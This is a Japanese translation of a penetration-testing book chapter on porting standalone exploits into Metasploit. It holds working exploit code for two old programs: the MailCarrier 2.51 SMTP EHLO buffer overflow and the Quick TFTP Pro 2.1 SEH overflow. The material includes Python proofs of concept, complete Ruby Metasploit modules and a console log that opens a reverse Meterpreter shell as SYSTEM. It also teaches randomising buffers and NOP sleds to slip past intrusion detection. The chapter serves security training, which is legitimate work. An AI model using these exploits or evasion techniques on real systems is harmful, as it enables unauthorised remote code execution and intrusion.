15章

Metasploit Frameworkへのエクスプロイトの移植

別のフォーマットのエクスプロイトをMetasploit用へ変換したいと考えるのには多くの理由があり、必ずしもコミュニティやFrameworkに貢献するためだけではない。すべてのエクスプロイトがMetasploit Frameworkをベースにしているわけではなく、PerlやPython、あるいはCやC++でプログラミングされているものもある。

エクスプロイトをMetasploitに移植する場合、PythonやPerlのスクリプトなど既存のスタンドアロン型エクスプロイトをMetasploit内で使えるように変換する。当然のことながら、エクスプロイトをFrameworkに移植したあとは、Frameworkの数多くの高度なツールを利用して決まりきった作業をこなすことができるようになる。これにより、個々のエクスプロイト特有の作業に集中することも可能となる。スタンドアロン型エクスプロイトは、そこで使っている特定のペイロードやOSに依存していることが多いが、いったんFrameworkに移植してしまえば、その場でペイロードを作成したり、エクスプロイトを複数のシナリオで利用することも可能になる。

この章では、2つのスタンドアロン型エクスプロイトをFrameworkに移植するプロセスを説明する。こうした基本的な概念に関する知識を身につけつつ、ちょっとしたハードワークをこなしていけば、この章が終わる頃には、自分でエクスプロイトをFrameworkに移植できるようになっているだろう。

15.1　アセンブリ言語の基本

この章の内容を最大限に活用するには、アセンブリプログラミング言語の基本を理解する必要がある。以下の説明では、たくさんの低水準のアセンブリ言語命令やコマンドを使用する。そこで、最も一般的なものを見てみよう。

15.1.1　EIP・ESPレジスタ

レジスタは情報の保存や、計算の実行、またアプリケーションの実行に必要な値の保持に使われるプレースホルダである。特に重要な2つのレジスタは、**EIP**（Extended Instruction Pointer：拡張命令ポインタ）と**ESP**（Extended Stack Pointer：拡張スタックポインタ）である。

EIPの値は、アプリケーションがあるコードを実行したあとの次の位置を指す。本章では、EIPとなるリターンアドレスを上書きし、悪意あるシェルコードの場所を指定するようにする。ESPレジスタは通常のアプリケーションデータを指しているが、バッファオーバーフローのエクスプロイトにおいては、クラッシュを引き起こす悪意あるコードの書き込み先を意味する。基本的にESPレジスタは、悪意あるシェルコードのメモリアドレスを保持し、そのプレースホルダとなる。

15.1.2　JMP命令セット

JMP命令セットとは、ESPメモリアドレスへの「ジャンプ」のことを言う。本章で見ていくオーバーフローの例では、偶然シェルコードを指しているESPメモリアドレスへ飛ぶようにコンピュータへ指示するために、`JMP ESP`命令セットを使う。

15.1.3　NOPとNOPスライド

NOPはノーオペレーション命令である。オーバーフローを発生させたとき、割り当てた領域のどこに着地するかがわからない場合がある。`NOP`命令は単にコンピュータに対し「何もするな」と指示するだけである。これは、16進法で`¥x90`と表記される。

NOPスライドは少数のNOPであり、一種の滑り台を作るために、シェルコードに結合される。しかるべき手順を踏み、実際に`JMP ESP`命令を実行すると、大量のNOPにヒットするであろう。その結果、シェルコードにたどり着くまで滑り下りていくことになる。

15.2　バッファオーバーフローの移植

最初の例は典型的なリモートバッファオーバーフローであり、シェルコードに到達するのに、ESPへジャンプする命令（`JMP ESP`）のみを必要とする。「MailCarrier 2.51 SMTP EHLO / HELO Buffer Overflow Exploit」というエクスプロイトは、バッファオーバーフローを引き起こすのにMailCarrier 2.51のSMTPコマンドを用いる。

MailCarrierに関するエクスプロイトと脆弱なアプリケーションについては、http://www.exploit-db.com/exploits/598/を参照すること。

しかしこれは、もともとWindows 2000向けに書かれた古いエクスプロイトである。今実行すると、期待どおりには動かない。好都合なことに、このエクスプロイトを実装したMetasploitモジュールがすでにFramework内にある。ただ、多少の改良が必要である。バッファ長を変えつつ少し調べてみると、シェルコードに使えるバイト数は1,000バイト以上であり、バッファ長は4バイト単位で調整する必要があるのがわかる（この実行方法に関する詳細は、http://www.exploit-db.com/download_pdf/13535/の「Exploit Writing Tutorial Part 1: Stack Based Overflows」を読んでほしい）。このエクスプロイトの新たなPoC（Proof of Concept：概念実証）コードは次のようになる。このコードでは、

シェルコードを削除し、EIPレジスタを上書きするために、ジャンプ命令を文字列AAAAで置き換えている（PoCエクスプロイトは、エクスプロイトの実演に必要な基本コードを含んでいるが、実際のペイロードは備えておらず、適切に動くようにするにはかなりの修正が必要な場合が多い）。

```
#!/usr/bin/python
#######################################################
# MailCarrier 2.51 SMTP EHLO / HELO Buffer Overflow     #
# Advanced, secure and easy to use Mail Server.         #
# 23 Oct 2004 - muts                                    #
#######################################################

import struct
import socket
print "¥n¥n##################################################"
print "¥nMailCarrier 2.51 SMTP EHLO / HELO Buffer Overflow"
print "¥nFound & coded by muts [at] whitehat.co.il"
print "¥nFor Educational Purposes Only!¥n"
print "¥n¥n##################################################"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = "¥x41" * 5093
buffer += "¥42" * 4
buffer += "¥x90" * 32
buffer += "¥xcc" * 1000

try:
    print "¥nSending evil buffer..."
    s.connect(('192.168.1.155',25))
    s.send('EHLO ' + buffer + '¥r¥n')
    data = s.recv(1024)
    s.close()
    print "¥nDone!"
except:
    print "Could not connect to SMTP!"
```

ご想像どおり、スタンドアロン型エクスプロイトをMetasploitに移植する最も簡単で迅速な方法は、Frameworkにある類似のものを修正することである。次に行うのがこの方法である。

15.2.1 既存のエクスプロイトを分解する

MailCarrierエクスプロイトを移植する最初のステップとして、次のように既存のMetasploitモジュールを単純なスケルトンに分解してみよう。

```
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
    Rank = GoodRanking
      ❶ include Msf::Exploit::Remote::Tcp

    def initialize(info = {})
        super(update_info(info,
```

```
            'Name'        => 'TABS MailCarrier v2.51 SMTP EHLO Overflow',
            'Description' => %q{
            This module exploits the MailCarrier v2.51 suite SMTP service.
            The stack is overwritten when sending an overly long EHLO command.
            },
            'Author'      => [ 'Your Name' ],
            'Arch'        => [ ARCH_X86 ],
            'License'     => MSF_LICENSE,
            'Version'     => '$Revision: 7724 $',
            'References'  =>
            [
                [ 'CVE', '2004-1638' ],
                [ 'OSVDB', '11174' ],
                [ 'BID', '11535' ],
                [ 'URL', 'http://www.exploit-db.com/exploits/598' ],
            ],
            'Privileged'     => true,
            'DefaultOptions' =>
            {
                'EXITFUNC'   => 'thread',
            },
            'Payload'  =>
            {
                'Space'           => 1000,
                'BadChars'        => "¥x00¥x0a¥x0d¥x3a",
                'StackAdjustment' => -3500,
            },
            'Platform' => ['win'],
            'Targets'  =>
            [
             ❷ [ 'Windows XP SP2 - Japanese', { 'Ret' => 0xdeadbeef } ],
            ],
            'DisclosureDate' => 'Oct 26 2004',
            'DefaultTarget'  => 0))

        register_options(
        [
         ❸ Opt::RPORT(25),
            Opt::LHOST(), # Required for stack offset
        ], self.class)
    end

    def exploit
        connect

     ❹ sock.put(sploit + "¥r¥n")
        sock.get_once

        handler
        disconnect
    end
end
```

このエクスプロイトは認証を必要としないため、❶に示したMsf::Exploit::Remote::Tcp

ミックスインのみが必要となる。ミックスインについては3章で説明した。ミックスインによって、Remote::Tcpなどのビルトインのプロトコルが使え、これにより基本的なリモートTCPの通信が可能になる。

先のリストにおいて、❷ではターゲットのリターンアドレスが偽の値0xdeadbeefに設定されており、❸ではデフォルトのTCPポートが25に設定されている。ターゲットに接続すると、Metasploitは❹で示すようにsock.putを使って悪性の攻撃を送り、エクスプロイトを作成することになる。

15.2.2 エクスプロイト定義の作成

最初にエクスプロイトの定義をどのように作るかを見てみよう。サービスに対しては、プロトコル上必要なグリーティングや、大きなバッファ、EIPを制御するプレースホルダ、短いNOPスライド、そしてシェルコード用のプレースホルダを送信する必要がある。コードは次のようになる。

```
def exploit
    connect
  ❶ sploit = "EHLO "
  ❷ sploit << "¥x41" * 5093
  ❸ sploit << "¥x42" * 4
  ❹ sploit << "¥x90" * 32
  ❺ sploit << "¥xcc" * 1000

    sock.put(sploit + "¥r¥n")
    sock.get_once

    handler
    disconnect
end
```

悪性のバッファは、オリジナルのエクスプロイトコードに基づき構築される。これは、❶のEHLOコマンドから始まり、❷の長い文字列（5,093個のA）、❸のEIPレジスタを上書きする4バイト、❹の小さなNOPスライド、そして❺のダミーのシェルコードが続く。

この場合、❺でプログラムを中断させるコード（ブレークポイント）を指定したため、ブレークポイントを設定しなくても、シェルコードに到達すると実行は一時停止する。

エクスプロイトセクションを作ったら、このファイルをmailcarrier_book.rbとしてmodules/exploits/windows/smtp/に保存しよう。

15.2.3 基本のエクスプロイトをテストする

次のステップでは、msfconsoleにこのモジュールをロードし、必要なオプションを設定して、generic/debug_trapのペイロードを設定する（デバッガでアプリケーションの処理を追うとき、その処理を中断してくれるペイロードは、エクスプロイトの開発において重要である）。次にモジュールを実行する。

```
msf > use exploit/windows/smtp/mailcarrier_book
```

```
msf  exploit(mailcarrier_book) > show options

Module options (exploit/windows/smtp/mailcarrier_book):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   RHOST                   yes       The target address
   RPORT  25               yes       The target port

Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP2 - EN

msf  exploit(mailcarrier_book) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf  exploit(mailcarrier_book) > set RHOST 192.168.1.155
RHOST => 192.168.1.155
❶ msf  exploit(mailcarrier_book) > set payload generic/debug_trap
payload => generic/debug_trap
msf  exploit(mailcarrier_book) > exploit
[*] Exploit completed, but no session was created.
msf  exploit(mailcarrier_book) >
```

通常のエクスプロイトを実行するようにオプションを設定する。ただしエクスプロイトをテストするために、generic/debug_trapペイロードを使う❶。

モジュールを実行すると、**図15-1**に示すように、42424242で上書きされたEIPで一時停止するはずである。もしEIPが42424242でない場合は、¥x41の数（この例では5,093個）を調整する必要があるかもしれない。EIPを42424242で上書きすることに成功していることが確認できれば、エクスプロイトは機能している。図15-1ではEIPレジスタが42424242を指し、NOPスライドとダミーのペイロードにより、期待どおりのバッファとなっていることに留意しよう。

15.2.4　Frameworkの機能の実装

モジュールの必要最小限のスケルトンが、EIPアドレスの上書きによって機能することがわかったので、Frameworkの機能の実装を徐々に始めてみよう。まず'Targets'ブロック内のターゲットのリターンアドレス（次の例で太字で示されている）を、JMP ESPのアドレスに設定することから始める。これはオリジナルのエクスプロイトで使われたものと同じアドレスであり、Windows XP SP2のSHELL32.DLLで見つかる。ここでは、ターゲットとするOS上で正しく確実に動作するように、確かなリターンアドレスを見つける必要がある。このエクスプロイトの場合のように、エクスプロイトによっては、特定のOSでしか機能しないものがあることを覚えておこう。ここでは、異なるバージョンや異なるサービスパックの間では変化してしまう、SHELL32.DLLのアドレスを使用している。もしアプリケーションのメモリアドレスで、例のJMP ESPを見つけることができれば、そのメモリアドレスは決して変わらないため、Windows DLLを使う必要がなく、このエクスプロイトはすべてのWindows



図15-1　MailCarrierの最初の上書き

プラットフォームで使える万能なものとなる[†]。

```
'Targets'  =>
[
    [ 'Windows XP SP2 - Japanese', { 'Ret' => 0x77b28eb3 } ],
],
```

Metasploitは、リターンアドレスを実行時にエクスプロイトに追加する。このため、エクスプロイトブロックのリターンアドレスを`[target['Ret']].pack('V')`で置き換えることができる。これにより、リトルエンディアン形式のバイト順へと反転させつつ、ターゲットのリターンアドレスをエクスプロイトに挿入できる（エンディアン形式はターゲットのCPUアーキテクチャによって決まり、インテル互換プロセッサではリトルエンディアンのバイト順が使われている）。

† 監訳注：攻撃対象のOSバージョンによっては、上記リターンアドレスでは動作しない可能性がある。そのときは、攻撃対象のOS上にあるSHELL32.DLLをBack|Trackマシンへコピーし、以下のコマンドを実行する。

```
Msfpescan -j esp SHELL32.DLL
```

このコマンドは、SHELL32.DLLの中から`JMP ESP`を探し出しそのアドレスを出力する。ここで得たアドレスを`'Targets'`ブロックのリターンアドレスに設定すればよい。

複数のターゲットが宣言されている場合は、エクスプロイト実行の際に選択されたターゲットに基づき、特定の行の適切なリターンアドレスが選択される。エクスプロイトをFrameworkに移植することで、すでに多様性が追加されているのがわかるだろう。

```
sploit = "EHLO "
sploit << "¥x41" * 5093
sploit << [target['Ret']].pack('V')
sploit << "¥x90" * 32
sploit << "¥xcc" * 1000
```

エクスプロイトモジュールを再実行すると、**図15-2**のように、INT3のダミーのシェルコード命令へのジャンプが成功しているはずである。



図15-2　ダミーのシェルコードへのジャンプが成功し、エクスプロイトにより配置されたINT3命令に制御が渡っている

15.2.5　ランダム化の追加

ほとんどの侵入検知システムは、ネットワーク上を行き交う長いAの文字列を発見すると、警告を発するであろう。これがエクスプロイトに共通するバッファのパターンだからである。そのため、でき

る限りエクスプロイトをランダム化するのがよい。これにより、多くのエクスプロイト特有のシグニチャを破ることができるだろう。

このエクスプロイトにランダム性を加えるには、superブロックの'Targets'セクションを編集し、次に示すように、EIPの上書き前に必要なオフセット長を含めるようにする。

```
'Targets'  =>
[
  ❶ [ 'Windows XP SP2 - Japanese', { 'Ret' => 0x77b28eb3, 'Offset' => 5093 } ],
],
```

❶でOffsetを宣言することにより、エクスプロイト自身に手動でAの文字列を含める必要性はなくなる。OSのバージョンが異なるとバッファ長が違う場合があるため、これは非常に便利な機能である。

これでエクスプロイト部分を編集することにより、実行時に5,093個のAを生成する代わりに、アルファベットの大文字からなるランダムな文字列をMetasploitに生成させることが可能になった。この時点から、エクスプロイトの実行ごとに、固有のバッファが生成されることになる（ここではrand_text_alpha_upperを用いるが、使えるのはこのエンジンだけではない。使用可能なすべてのテキスト形式を見るには、/opt/framework/msf3/lib/rex/の下にあるBack|Trackのtext.rbファイルを参照すること）。

```
sploit = "EHLO "
sploit << rand_text_alpha_upper(target['Offset'])
sploit << [target['Ret']].pack('V')
sploit << "¥x90" * 32
sploit << "¥xcc" * 1000
```

見てわかるように、Aの文字列はアルファベット大文字のランダムな文字列と置き換えられている。再度モジュールを実行しても、きちんと動作する。

15.2.6 NOPスライドの削除

次のステップでは、明らかなNOPスライドを取り除くことにする。これもまた、侵入検知システムを反応させることが多い要因の1つだ。¥x90はNOP命令としてよく知られているが、使えるのはこれだけではない。モジュール内でMetasploitにランダムなNOP相当の命令を使わせるには、make_nops()関数を利用すればよい。

```
sploit = "EHLO "
sploit << rand_text_alpha_upper(target['Offset'])
sploit << [target['Ret']].pack('V')
sploit << make_nops(32)
sploit << "¥xcc" * 1000
```

再度モジュールを実行し、デバッガをチェックすると、再びINT3命令で一時停止しているはずである。見慣れたNOPスライドは、**図15-3**に示すように、ランダムな文字で置き換えられたように見え

るだろう。



図15-3　ランダム化されたMailCarrierのバッファ

15.2.7　ダミーのシェルコードの除去

モジュールのすべてが正しく機能しているので、これでダミーのシェルコードを除去することができる。エンコーダはモジュールのsuperブロックで宣言された不正な文字を除外してくれる。

```
sploit = "EHLO "
sploit << rand_text_alpha_upper(target['Offset'])
sploit << [target['Ret']].pack('V')
sploit << make_nops(32)
sploit << payload.encoded
```

Metasploitはpayload.encoded関数により、実行時に悪性の文字列の最後に指定されたペイロードを追加する。

モジュールをロードし、本物のペイロードを設定・実行すると、次に示すように苦労して手に入れたシェルが表示されるだろう。

```
msf  exploit(mailcarrier_book) > set payload windows/meterpreter/reverse_tcp
```

```
payload => windows/meterpreter/reverse_tcp
msf  exploit(mailcarrier_book) > rexploit
[*] Reloading module...

[*] Started reverse handler on 192.168.1.101:4444
[*] Sending stage (752128 bytes) to 192.168.1.155
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.155:1072) at
2012-03-02 20:48:58 +0900

meterpreter > getuid
Server username: NT AUTHORITY¥SYSTEM
meterpreter >
```

15.2.8 完成したモジュール

まとめとして、このMetasploitエクスプロイトモジュールの完全かつ最終的なコードを以下に示す。

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = GoodRanking
        include Msf::Exploit::Remote::Tcp

    def initialize(info = {})
        super(update_info(info,
            'Name'        => 'TABS MailCarrier v2.51 SMTP EHLO Overflow',
            'Description' => %q{
            This module exploits the MailCarrier v2.51 suite SMTP service.
            The stack is overwritten when sending an overly long EHLO command.
            },
            'Author'      => [ 'Your Name' ],
            'Arch'        => [ ARCH_X86 ],
            'License'     => MSF_LICENSE,
            'Version'     => '$Revision: 7724 $',
            'References'  =>
            [
                [ 'CVE', '2004-1638' ],
                [ 'OSVDB', '11174' ],
                [ 'BID', '11535' ],
                [ 'URL', 'http://www.exploit-db.com/exploits/598' ],
            ],
            'Privileged'     => true,
            'DefaultOptions' =>
            {
                'EXITFUNC'   => 'thread',
            },
            'Payload'  =>
            {
                'Space'           => 1000,
                'BadChars'        => "¥x00¥x0a¥x0d¥x3a",
                'StackAdjustment' => -3500,
            },
            'Platform' => ['win'],
            'Targets'  =>
```

```
            [
                [ 'Windows XP SP2 - Japanese', { 'Ret' => 0x77b28eb3,
                                                 'Offset' => 5093 } ],
            ],
            'DisclosureDate' => 'Oct 26 2004',
            'DefaultTarget'  => 0))

        register_options(
        [
            Opt::RPORT(25),
            Opt::LHOST(), # Required for stack offset
        ], self.class)
    end

    def exploit
        connect

        sploit = "EHLO "
        sploit << rand_text_alpha_upper(target['Offset'])
        sploit << [target['Ret']].pack('V')
        sploit << make_nops(32)
        sploit << payload.encoded

        sock.put(sploit + "¥r¥n")
        sock.get_once

        handler
        disconnect
    end
end
```

これでバッファオーバーフローエクスプロイトの、Metasploitへの初めての移植が完了した。

15.3　SEH上書きエクスプロイト

次の例では、Quick TFTP Pro 2.1の構造化例外ハンドラ（Structured Exception Handler：SEH）を上書きするエクスプロイトをMetasploit向けに変換する。SEHの上書きは、アプリケーションの例外ハンドラのポインタを上書きしたときに発生する。この特殊なエクスプロイトでは、アプリケーションで例外が発生すると、エクスプロイトが制御可能なポインタに到達し、その結果、シェルコード実行に誘導することが可能になる。エクスプロイトそのものは単純なバッファオーバーフローよりもやや複雑だが、非常に洗練されている。重大なエラーやクラッシュの発生に対し、アプリケーションを潔く終了しようとするハンドラが存在するが、SEHの上書きではこのハンドラ呼び出しの迂回を試みるのである。

以下では、POP-POP-RETNテクニックを使うことで、攻撃者が制御可能なメモリ領域にアクセスし、完全なコード実行を引き起こせるようにする。POP-POP-RETNテクニックは、SEHを回避し、自身のコードを実行させようとするためによく利用される。アセンブリの最初のPOPは、スタックからメモリアドレスを引き出すが、本質的には1つのメモリアドレスを除去する命令である。2つ目のPOPも、ス

タックからメモリアドレスを引き出す。RETNは、エクスプロイトがコントロール可能なコード領域に制御を返す。つまり、エクスプロイトがメモリ上に配置した命令を実行し始められる場所に、制御を渡してくれる。

SEHの上書きについてさらに詳しく知るには、http://www.exploit-db.com/download_pdf/10195/を参照すること。

Quick TFTP Pro 2.1エクスプロイトは、Mutsによって作成された。完全なエクスプロイトのコードとアプリケーションは、http://www.exploit-db.com/exploits/5315/にある。ここでは、Metasploitへの移植をより簡単にするために、このエクスプロイトを必要最低限な状態にした。ペイロードも取り除いている。残ったスケルトンには、Metasploitでこのエクスプロイトを使うのに必要な、すべての情報が入っている。

```
#!/usr/bin/python
# Quick TFTP Pro 2.1 SEH Overflow (0day)
# Tested on Windows XP SP2.
# Coded by Mati Aharoni
# muts..at..offensive-security.com
# http://www.offensive-security.com/0day/quick-tftp-poc.py.txt
##########################################################
import socket
import sys

print "[*] Quick TFTP Pro 2.1 SEH Overflow (0day)"
print "[*] http://www.offensive-security.com"

host = '127.0.0.1'
port = 69

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
except:
    print "socket() failed"
    sys.exit(1)

filename = "pwnd"
shell = "¥xcc" * 317

mode = "A"*1019+"¥xeb¥x08¥x90¥x90"+"¥x58¥x14¥xd3¥x74"+"¥x90"*16+shell

muha = "¥x00¥x02" + filename+ "¥0" + mode + "¥0"

print "[*] Sending evil packet, ph33r"
s.sendto(muha, (host, port))
print "[*] Check port 4444 for bindshell"
```

先のJMP ESPの例で行ったように、まず先ほど使ったものとよく似たエクスプロイトの例を利用し、

新たなモジュールのスケルトンを作成する。

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  ❶ include Msf::Exploit::Remote::Udp
  ❷ include Msf::Exploit::Remote::Seh

    def initialize(info = {})
        super(update_info(info,
            'Name'             => 'Quick TFTP Pro 2.1 Long Mode Buffer Overflow',
            'Description'      => %q{
                This module exploits a stack overflow in Quick TFTP Pro 2.1.
            },
            'Author'           => 'Your Name',
            'Version'          => '$Revision: 7724 $',
            'References'       =>
            [
                ['CVE', '2008-1610'],
                ['OSVDB', '43784'],
                ['URL', 'http://www.exploit-db.com/exploits/5315'],
            ],
            'DefaultOptions'   =>
            {
                'EXITFUNC'     => 'thread',
            },
            'Payload'          =>
            {
                'Space'    => 412,
                'BadChars' => "¥x00¥x20¥x0a¥x0d",
                'StackAdjustment' => -3500,
            },
            'Platform'         => 'win',
            'Targets'          =>
            [
                [ 'Windows XP SP2 Japanese', { 'Ret' => 0x41414141 } ],
            ],
            'Privileged'       => true,
            'DefaultTarget'    => 0,
            'DisclosureDate'   => 'Mar 3 2008'))

        ❸register_options([Opt::RPORT(69)], self.class)
    end

    def exploit
        connect_udp

        print_status("Trying target #{target.name}...")

        ❹udp_sock.put(sploit)

        disconnect_udp
    end
end
```